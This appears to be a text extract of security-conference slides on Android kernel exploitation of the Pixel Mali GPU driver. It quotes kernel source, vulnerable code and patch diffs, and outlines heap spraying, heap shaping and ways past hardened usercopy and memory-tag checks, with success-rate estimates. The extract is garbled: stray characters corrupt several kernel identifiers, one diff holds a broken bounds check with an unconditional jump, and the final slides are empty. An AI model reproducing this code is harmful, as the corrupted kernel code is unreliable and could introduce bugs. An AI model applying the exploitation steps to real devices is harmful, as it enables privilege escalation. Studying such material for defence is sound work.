#define KMALLOC_MAX_SIZE     (1UL << KMALLOC_SHIFT_MAX)
/* Maximum size for which we actually use a slab cache */
#define KMALLOC_MAX_CACHE_SIZE (1UL << KMALLOC_SHIFT_HIGH)
/* Maximum order allocatable via the slab allocator */
#define KMALLOC_MAX_ORDER    (KMALLOC_SHIFT_MAX - PAGE_SHIFT)

static __always_inline void *kmalloc_large(size_t size, gfp_t flags)
{
    unsigned int order = get_order(size);
    return kmalloc_order_trace(size, flags, order);
}
```

# CONFIG\_HARDENED\_USERCOPY

```
void *kmalloc_order(size_t size, gfp_t flags, unsigned int order)
{
    void *ret = NULL;
    struct page *page;

    if (unlikely(flags & GFP祛斑 SLAB_BUG_MASK))
        flags = kmalloc_fix_flags(flags);

    flags |= GFP_COMP;
    page = alloc_pages(flags, order);
    if (likely(page)) {
        ret = page_address(page);
        mod_lruvec_page_state(page, NR祛斑 SLAB_UNRECLAIMABLE_B,
                              PAGE_SIZE << order);
    }
    ret = kasan_kmalloc_large(ret, size, flags);
    /* As ret might get tagged, call kmemleak hook after KASAN. */
    kmemleak_alloc(ret, size, 1, flags);
    return ret;
}
EXPORT_SYMBOL(kmalloc_order);
```

```
static inline void check_heap_object(const void *ptr, unsigned long n,
                                    bool to_user)
{
    struct page *page;
    if (!virt_addr_valid(ptr))
        return;
    /*
     * When CONFIG祛斑 HIGHMEM=y, kmap_to_page() will give either the
     * highmem page or fallback to virt_to_page(). The following
     * is effectively a highmem-aware virt_to_head_page().
     */
    page = compound_head(kmap_to_page((void *)ptr));
    if (PageSlab(page)) {
        /* Check slab allocator for flags and size. */
        __check_heap_object(ptr, n, page, to_user);
    } else {
        /* Verify object does not incorrectly span multiple pages. */
        check_page_span(ptr, n, page, to_user);
    }
}
```


# Android 9+(w/o MTE)




- Spray the victim objects




- Free some objects and shape the heap
  - `CONFIG_SLAB_FREELIST_RANDOM`
- Trigger the bug and overwrite the victim objects
  - ~~`CONFIG_HARDENED_USERCOPY`~~
  - Size > `KMALLOC_MAX_CACHE_SIZE(8192)`




# Android 9+




- Spray the victim objects




- Free some objects and shape the heap
  - `CONFIG_SLAB_FREELIST_RANDOM`
- Trigger the bug and overwrite the victim objects
  - ~~`CONFIG_HARDENED_USERCOPY`~~
  - The tags must be the same!




# Android 9+



- 14 tags
  - `#define KASAN_TAG_MAX 0xFD`
  - `#define KASAN_TAG_MIN 0xF0`




- Probability: 7.14%
  - $(1/14) * (1/14) * 14$




# Android 9+


- Spray the victim objects



- Free some objects and shape the heap
  - 90%(Assumed)




- Trigger the bug and overwrite the victim objects
  - 7.14%




- Success rate: 6.43%

# Android 9+


- Spray the victim objects



- Free some objects and shape the heap
  - 90%(Assumed)



- Trigger the bug and overwrite the victim objects
  - 7.14%



- Success rate: ~~6.43%~~ (90%)
  - No panic!

# Bug 2

kernel/google-modules/gpu/+/68073dce197709c025a520359b66ed12c5430914%5E%21/#F0

```
+++ b/mali_kbase/platform/pixel/pixel_gpu_slc.c
@@ -332,25 +332,34 @@
int gpu_pixel_handle_buffer_liveness_update_ioctl(struct kbase_context* kctx,
                                                 struct kbase_ioctl_buffer_liveness_update* update)
{
-    int err = 0;
+    int err = -EINVAL;
     struct gpu_slc_liveness_update_info info;
-    u64* buff;
+    u64* buff = NULL;
+    u64 total_buff_size;

     /* Compute the sizes of the user space arrays that we need to copy */
     u64 const buffer_info_size = sizeof(u64) * update->buffer_count;
     u64 const live_ranges_size =
         sizeof(struct kbase_pixel_gpu_slc_liveness_mark) * update->live_ranges_count;

-    /* Nothing to do */
+    /* Guard against overflows and empty sizes */
     if (!buffer_info_size || !live_ranges_size)
         goto done;

-    if (U64_MAX / sizeof(u64) < update->buffer_count)
+    goto done;
+    if (U64_MAX / sizeof(struct kbase_pixel_gpu_slc_liveness_mark) < update->live_ranges_count)
+        goto done;
     /* Guard against nullptr */
     if (!update->live_ranges_address || !update->buffer_va_address || !update->buffer_sizes_address)
         goto done;
+    /* Calculate the total buffer size required and detect overflows */
+    if ((U64_MAX - live_ranges_size) / 2 < buffer_info_size)
+        goto done;
+
+    total_buff_size = buffer_info_size * 2 + live_ranges_size;

     /* Allocate the memory we require to copy from user space */
-    buff = kmalloc(buffer_info_size * 2 + live_ranges_size, GFP_KERNEL);
+    buff = kmalloc(total_buff_size, GFP_KERNEL);
     if (buff == NULL) {
         dev_err(kctx->kbdev->dev, "pixel: failed to allocate buffer for liveness update");
         err = -ENOMEM;
```

```
377
378     /* Set up the info struct by pointing into the allocation. All 8 byte aligned */
379     info = (struct gpu_slc_liveness_update_info){
380         .buffer_va = buff,
381         .buffer_sizes = buff + update->buffer_count,
382         .buffer_count = update->buffer_count,
383         .live_ranges = (struct kbase_pixel_gpu_slc_liveness_mark*)(buff + update->buffer_count * 2),
384         .live_ranges_count = update->live_ranges_count,
385     };
386
387     /* Copy the data from user space */
388     err =
389         copy_from_user(info.live_ranges, u64_to_user_ptr(update->live_ranges_address), live_ranges_size);
390     if (err) {
391         dev_err(kctx->kbdev->dev, "pixel: failed to copy live ranges");
392         err = -EFAULT;
393         goto done;
394     }
395
396     err = copy_from_user(
397         info.buffer_sizes, u64_to_user_ptr(update->buffer_sizes_address), buffer_info_size);
398     if (err) {
399         dev_err(kctx->kbdev->dev, "pixel: failed to copy buffer sizes");
400         err = -EFAULT;
401         goto done;
402     }
403
404     err = copy_from_user(info.buffer_va, u64_to_user_ptr(update->buffer_va_address), buffer_info_size);
405     if (err) {
406         dev_err(kctx->kbdev->dev, "pixel: failed to copy buffer addresses");
407         err = -EFAULT;
408         goto done;
409     }
410
411     /* Execute an slc update */
412     gpu_slc_liveness_update(kctx, &info);
413 }
```

# Bug 2

```
for (i = 0; i < info->live_ranges_count; ++i)
{
    struct kbase_va_region *reg;
    u64 size;
    u64 va;
    u32 index = info->live_ranges[i].index;

    if (unlikely(index >= info->buffer_count))
        continue;

    size = info->buffer_sizes[index];
    va = info->buffer_va[index];

    reg = gpu_slc_get_region(kctx, va);
    if(!reg)
        continue;

    switch (info->live_ranges[i].type)
    {
        case KBASE_PIXEL_GPU_LIVE_RANGE_BEGIN:
            /* Update demand as though there's no size limit */
            current_demand += size;
            kctx_pd->slc.peak_demand = max(kctx_pd->slc.peak_demand, current_demand);

            /* Check whether there's free space in the partition to store the buffer */
            if (free_space >= current_usage + size)
                gpu_slc_migrate_region(kctx, reg, &dirty_reg);

            /* This may be true, even if the space calculation above returned false,
             * as a previous call to this function may have migrated the region.
             * In such a scenario, the current_usage may exceed the available free_space
             * and we will be oversubscribed to the SLC partition.
             * We could migrate the region back to the non-SLC group, but this would
             * require an SLC flush, so for now we do nothing.
            */
            if (gpu_slc_in_group(reg)) {
                current_usage += size;
                kctx_pd->slc.peak_usage = max(kctx_pd->slc.peak_usage, current_usage);
            }
            break;
        case KBASE_PIXEL_GPU_LIVE_RANGE_END:
    }
}
```

```
struct dirty_region {
    u64 first_vpfn;
    u64 last_vpfn;
    u64 dirty_pgds;
};

/**
 * struct gpu_slc_liveness_update_info - Buffer info, and live ranges
 *
 * @buffer_va:      Array of buffer base virtual addresses
 * @buffer_sizes:   Array of buffer sizes
 * @buffer_count:   Number of elements in the va and sizes buffers
 * @live_ranges:    Array of &struct kbase_pixel_gpu_slc_liveness_mark denoting live ranges for
 *                  each buffer
 * @live_ranges_count: Number of elements in the live ranges buffer
 */
struct gpu_slc_liveness_update_info {
    u64* buffer_va;
    u64* buffer_sizes;
    u64 buffer_count;
    struct kbase_pixel_gpu_slc_liveness_mark* live_ranges;
    u64 live_ranges_count;
};
```

## 1. Find the related GPU region

# Bug 2

```
for (i = 0; i < info->live_ranges_count; ++i)
{
    struct kbase_va_region *reg;
    u64 size;
    u64 va;
    u32 index = info->live_ranges[i].index;

    if (unlikely(index >= info->buffer_count))
        continue;

    size = info->buffer_sizes[index];
    va = info->buffer_va[index];

    reg = gpu_slc_get_region(kctx, va);
    if(!reg)
        continue;

    switch (info->live_ranges[i].type)
    {
        case KBASE_PIXEL_GPU_LIVE_RANGE_BEGIN:
            /* Update demand as though there's no size limit */
            current_demand += size;
            kctx_pd->slc.peak_demand = max(kctx_pd->slc.peak_demand, current_demand);

            /* Check whether there's free space in the partition to store the buffer */
            if (free_space >= current_usage + size)
                gpu_slc_migrate_region(kctx, reg, &dirty_reg); // Red box highlights this line

            /* This may be true, even if the space calculation above returned false,
             * as a previous call to this function may have migrated the region.
             * In such a scenario, the current_usage may exceed the available free_space
             * and we will be oversubscribed to the SLC partition.
             * We could migrate the region back to the non-SLC group, but this would
             * require an SLC flush, so for now we do nothing.
            */
            if (gpu_slc_in_group(reg)) {
                current_usage += size;
                kctx_pd->slc.peak_usage = max(kctx_pd->slc.peak_usage, current_usage);
            }
            break;
        case KBASE_PIXEL_GPU_LIVE_RANGE_END:
    }
}
```

```
115 static void gpu_slc_migrate_region(struct kbase_context *kctx, struct kbase_va_region *reg, struct dirty_region *dirty_reg)
116 {
117     int err;
118     u64 vPFN;
119     size_t page_nr;
120
121     KBASE_DEBUG_ASSERT(kctx);
122     KBASE_DEBUG_ASSERT(reg);
123
124     vPFN = reg->start_pfn;
125     page_nr = kbase_reg_current_backed_size(reg);
126
127     err = kbase_mm_update_pages_no_flush(kctx->kbdev, &kctx->mmu, vPFN,
128                                         kbase_get_gpu_phy_pages(reg),
129                                         page_nr,
130                                         reg->flags,
131                                         MGM_SLC_GROUP_ID,
132                                         &dirty_reg->dirty_pgds);
133
134     /* Track the dirty region */
135     dirty_reg->first_vPFN = min(dirty_reg->first_vPFN, vPFN);
136     dirty_reg->last_vPFN = max(dirty_reg->last_vPFN, vPFN + page_nr);
137
138     if (err)
139         dev_warn(kctx->kbdev->dev, "pixel: failed to move region to SLC: %d", err);
140     else
141         /* If everything is good, then set the new group on the region. */
142         reg->gpu_alloc->group_id = MGM_SLC_GROUP_ID;
143 }
```

## 2. Update the MMU without flush

# Bug 2

```
255     case KBASE_PIXEL_GPU_LIVE_RANGE_BEGIN:
256         /* Update demand as though there's no size limit */
257         current_demand += size;
258         kctx_pd->slc.peak_demand = max(kctx_pd->slc.peak_demand, current_demand);
259
260         /* Check whether there's free space in the partition to store the buffer */
261         if (free_space >= current_usage + size)
262             gpu_slc_migrate_region(kctx, reg, &dirty_reg);
263
264         /* This may be true, even if the space calculation above returned false,
265          * as a previous call to this function may have migrated the region.
266          * In such a scenario, the current_usage may exceed the available free_space
267          * and we will be oversubscribed to the SLC partition.
268          * We could migrate the region back to the non-SLC group, but this would
269          * require an SLC flush, so for now we do nothing.
270         */
271         if (gpu_slc_in_group(reg)) {
272             current_usage += size;
273             kctx_pd->slc.peak_usage = max(kctx_pd->slc.peak_usage, current_usage);
274         }
275         break;
276     case KBASE_PIXEL_GPU_LIVE_RANGE_END:
277         current_demand -= size;
278         if (gpu_slc_in_group(reg))
279             current_usage -= size;
280         break;
281     }
282 }
283 /* Perform single page table flush */
284 gpu_slc_flush_dirty_region(kctx, &dirty_reg); ←
285
286 /* Indicates a missing live range end marker */
287 WARN_ON_ONCE(current_demand != 0 || current_usage != 0);
```

```
/***
 * gpu_slc_flush_dirty_region - Perform an MMU flush for a dirty page region
 *
 * @kctx:      The &struct kbase_context
 * @dirty_reg: The &struct dirty_region containing the extent of the dirty page table entries
 */
static void gpu_slc_flush_dirty_region(struct kbase_context *kctx, struct dirty_region *dirty_reg)
{
    size_t const dirty_page_nr =
        (dirty_reg->last_vpfn - min(dirty_reg->first_vpfn, dirty_reg->last_vpfn));

    if (!dirty_page_nr)
        return;

    kbase_mmu_flush_invalidate_update_pages(
        kctx->kbdev, kctx, dirty_reg->first_vpfn, dirty_page_nr, dirty_reg->dirty_pgds);
}
```

## 3. Flush the cache

# Bug 2

```
84 static struct kbase_va_region* gpu_slc_get_region(struct kbase_context *kctx, u64 va)
85 {
86     struct kbase_va_region *reg;
87
88     if (!va)
89         goto invalid;
90
91     if ((va & ~PAGE_MASK) && (va >= PAGE_SIZE))
92         goto invalid;
93
94     /* Find the region that the virtual address belongs to */
95     reg = kbase_region_tracker_find_region_base_address(kctx, va);
96
97     /* Validate the region */
98     if (kbase_is_region_invalid_or_free(reg))
99         goto invalid;
100
101    return reg;
102
103 invalid:
104     dev_dbg(kctx->kbdev->dev, "pixel: failed to find valid region for gpu_va: %llu", va);
105     return NULL;
106 }
```

# Bug 2

```
84 static struct kbase_va_region* gpu_slc_get_region(struct kbase_context *kctx, u64 va)
85 {
86     struct kbase_va_region *reg;
87
88     if (!va)
89         goto invalid;
90
91     if ((va & ~PAGE_MASK) && (va >= PAGE_SIZE))
92         goto invalid;
93
94     /* Find the region that the virtual address belongs to */
95     reg = kbase_region_tracker_find_region_base_address(kctx, va);
96
97     /* Validate the region */
98     if (kbase_is_region_invalid_or_free(reg))
99         goto invalid;
100
101     return reg;
102
103 invalid:
104     dev_dbg(kctx->kbdev->dev, "pixel: failed to find valid region for gpu_va: %llu", va);
105     return NULL;
106 }
```

Is the check sufficient?

# Bug 2

```
649 struct kbase_va_region {
650     struct rb_node rblink;
651     struct list_head link;
652     struct rb_root *rbtree;
653     u64 start_pfn;
654     void *user_data;
655     size_t nr_pages;
656     size_t initial_commit;
657     size_t threshold_pages;
658     unsigned long flags; // Line 658
659     size_t extension;
660     struct kbase_mem_phy_alloc *cpu_alloc;
661     struct kbase_mem_phy_alloc *gpu_alloc;
662     struct list_head jit_node;
663     u16 jit_usage_id;
664     u8 jit_bin_id;
```

```
587     static inline bool kbase_is_region_free(struct kbase_va_region *reg)
588     {
589         return (!reg || reg->flags & KBASE_REG_FREE);
590     }
591
592     static inline bool kbase_is_region_invalid(struct kbase_va_region *reg)
593     {
594         return (!reg || reg->flags & KBASE_REG_VA_FREED);
595     }
596
597     static inline bool kbase_is_region_invalid_or_free(struct kbase_va_region *reg)
598     {
599         /* Possibly not all functions that find regions would be using this
600          * helper, so they need to be checked when maintaining this function.
601          */
602         return (kbase_is_region_invalid(reg) || kbase_is_region_free(reg));
603     }
```

# Bug 2

```
649 struct kbase_va_region {  
650     struct rb_node rblink;  
651     struct list_head link;  
652     struct rb_root *rbtree;  
653     u64 start_pfn;  
654     void *user_data;  
655     size_t nr_pages;  
656     size_t initial_commit;  
657     size_t threshold_pages;  
658     unsigned long flags;  
659     size_t extension;  
660     struct kbase_mem_phy_alloc *cpu_alloc;  
661     struct kbase_mem_phy_alloc *gpu_alloc;  
662     struct list_head jit_node;  
663     u16 jit_usage_id;  
664     u8 jit_bin_id;
```

```
122  
123     /* Region belongs to a shrinker.  
124     *  
125     * This can either mean that it is part of the JIT/Ephemeral or tiler heap  
126     * shrinker paths. Should be removed only after making sure that there are  
127     * no references remaining to it in these paths, as it may cause the physical  
128     * backing of the region to disappear during use.  
129     */  
130 #define KBASE_REG_DONT_NEED (1ul << 20)
```

# Bug 2

```
829 int kbase_mem_evictable_make(struct kbase_mem_phy_alloc *gpu_alloc)
830 {
831     struct kbase_context *kctx = gpu_alloc->imported.native.kctx;
832
833     lockdep_assert_held(&kctx->reg_lock);
834
835     kbase_mem_shrink_cpu_mapping(kctx, gpu_alloc->reg,
836                                 0, gpu_alloc->nents);
837
838     mutex_lock(&kctx->jit_evict_lock);
839     /* This allocation can't already be on a list. */
840     WARN_ON(!list_empty(&gpu_alloc->evict_node));
841
842     /*
843      * Add the allocation to the eviction list, after this point the shrink
844      * can reclaim it.
845      */
846     list_add(&gpu_alloc->evict_node, &kctx->evict_list);
847     atomic_add(gpu_alloc->nents, &kctx->evict_nents);
848     mutex_unlock(&kctx->jit_evict_lock);
849     kbase_mem_evictable_mark_reclaim(gpu_alloc);
850
851     gpu_alloc->reg->flags |= KBASE_REG_DONT_NEED;
852
853 }
```

```
701 static
702 unsigned long kbase_mem_evictable_reclaim_scan_objects(struct shrinker *s,
703                                         struct shrink_control *sc)
704 {
705     struct kbase_context *kctx;
706     struct kbase_mem_phy_alloc *alloc;
707     struct kbase_mem_phy_alloc *tmp;
708     unsigned long freed = 0;
709
710     kctx = container_of(s, struct kbase_context, reclaim);
711
712     mutex_lock(&kctx->jit_evict_lock);
713
714     list_for_each_entry_safe(alloc, tmp, &kctx->evict_list, evict_node) {
715         int err;
716
717         err = kbase_mem_shrink_gpu_mapping(kctx, alloc->reg,
718                                           0, alloc->nents);
719
720         if (err != 0) {
721             /*
722              * Failed to remove GPU mapping, tell the shrinker
723              * to stop trying to shrink our slab even though we
724              * have pages in it.
725              */
726             freed = -1;
727             goto out_unlock;
728         }
729
730         /*
731          * Update alloc->evicted before freeing the backing so the
732          * helper can determine that it needs to bypass the accounting
733          * and memory pool.
734          */
735         alloc->evicted = alloc->nents;
736
737         kbase_free_phy_pages_helper(alloc, alloc->evicted);
738         freed += alloc->evicted;
739     }
740
741 }
```

# Bug 2

```
84 static struct kbase_va_region* gpu_slc_get_region(struct kbase_context *kctx, u64 va)
85 {
86     struct kbase_va_region *reg;
87
88     if (!va)
89         goto invalid;
90
91     if ((va & ~PAGE_MASK) && (va >= PAGE_SIZE))
92         goto invalid;
93
94     /* Find the region that the virtual address belongs to */
95     reg = kbase_region_tracker_find_region_base_address(kctx, va);
96
97     /* Validate the region */
98     if (kbase_is_region_invalid_or_free(reg))
99         goto invalid;
100
101     return reg;
102
103 invalid:
104     dev_dbg(kctx->kbdev->dev, "pixel: failed to find valid region for gpu_va: %llu", va);
105     return NULL;
106 }
```

How about the region is shrinkable?

# Fix

```
-     if (kbase_is_region_invalid_or_free(region)) {
+     if (kbase_is_region_invalid_or_free(region) || kbase_is_region_shrinkable(region) ||
+         region->gpu_alloc->type != KBASE_MEM_TYPE_NATIVE) {
+         ret = -ENOENT;
+         goto out_unlock_vm;
+     }
@@ -555,7 +567,7 @@
 
     queue->kctx = kctx;
     queue->base_addr = queue_addr;
-     queue->queue_reg = region;
+     queue->queue_reg = kbase_va_region_no_user_free_get(kctx, region);
     queue->size = (queue_size << PAGE_SHIFT);
     queue->csi_index = KBASEP_IF_NR_INVALID;
     queue->enabled = false;
@@ -589,7 +601,6 @@
 
     queue->extract_ofs = 0;
 
-     region->flags |= KBASE_REG_NO_USER_FREE;
     region->user_data = queue;
 
     /* Initialize the cs_trace configuration parameters, When buffer_size
@@ -683,16 +694,8 @@
         unbind_queue(kctx, queue);
 
         kbase_gpu_vm_lock(kctx);
-         if (!WARN_ON(!queue->queue_reg)) {
-             /* After this the Userspace would be able to free the
-              * memory for GPU queue. In case the Userspace missed
-              * terminating the queue, the cleanup will happen on
-              * context termination where tear down of region tracker
-              * would free up the GPU queue memory.
-             */
-             queue->queue_reg->flags &= ~KBASE_REG_NO_USER_FREE;
+         if (!WARN_ON(!queue->queue_reg))
             queue->queue_reg->user_data = NULL;
-         }
         kbase_gpu_vm_unlock(kctx);
```

- <https://android.googlesource.com/kernel/google-modules/gpu/+/422aa1fad7e63f16000ffb9303e816b54ef3d8ca%5E%21/#FO>

# Fix

```
static bool kbasep_is_buffer_descriptor_region_suitable(struct kbase_context *const kctx,
                                                       struct kbase_va_region *const reg)
{
    if (kbase_is_region_invalid_or_free(reg)) {
        dev_err(kctx->kbdev->dev, "Region is either invalid or free!\n");
        return false;
    }


    if (!(reg->flags & KBASE_REG_CPU_RD) || kbase_is_region_shrinkable(reg) ||
        (reg->flags & KBASE_REG_PF_GROW)) {
        dev_err(kctx->kbdev->dev, "Region has invalid flags: 0x%lx!\n", reg->flags);
        return false;
    }

    if (reg->gpu_alloc->type != KBASE_MEM_TYPE_NATIVE) {
        dev_err(kctx->kbdev->dev, "Region has invalid type!\n");
        return false;
    }


    if ((reg->nr_pages != kbase_reg_current_backed_size(reg)) ||
        (reg->nr_pages < PFN_UP(sizeof(struct kbase_csf_gpu_buffer_heap)))) {
        dev_err(kctx->kbdev->dev, "Region has invalid backing!\n");
        return false;
    }

    return true;
}
```

# Bug 2



# Bug 2



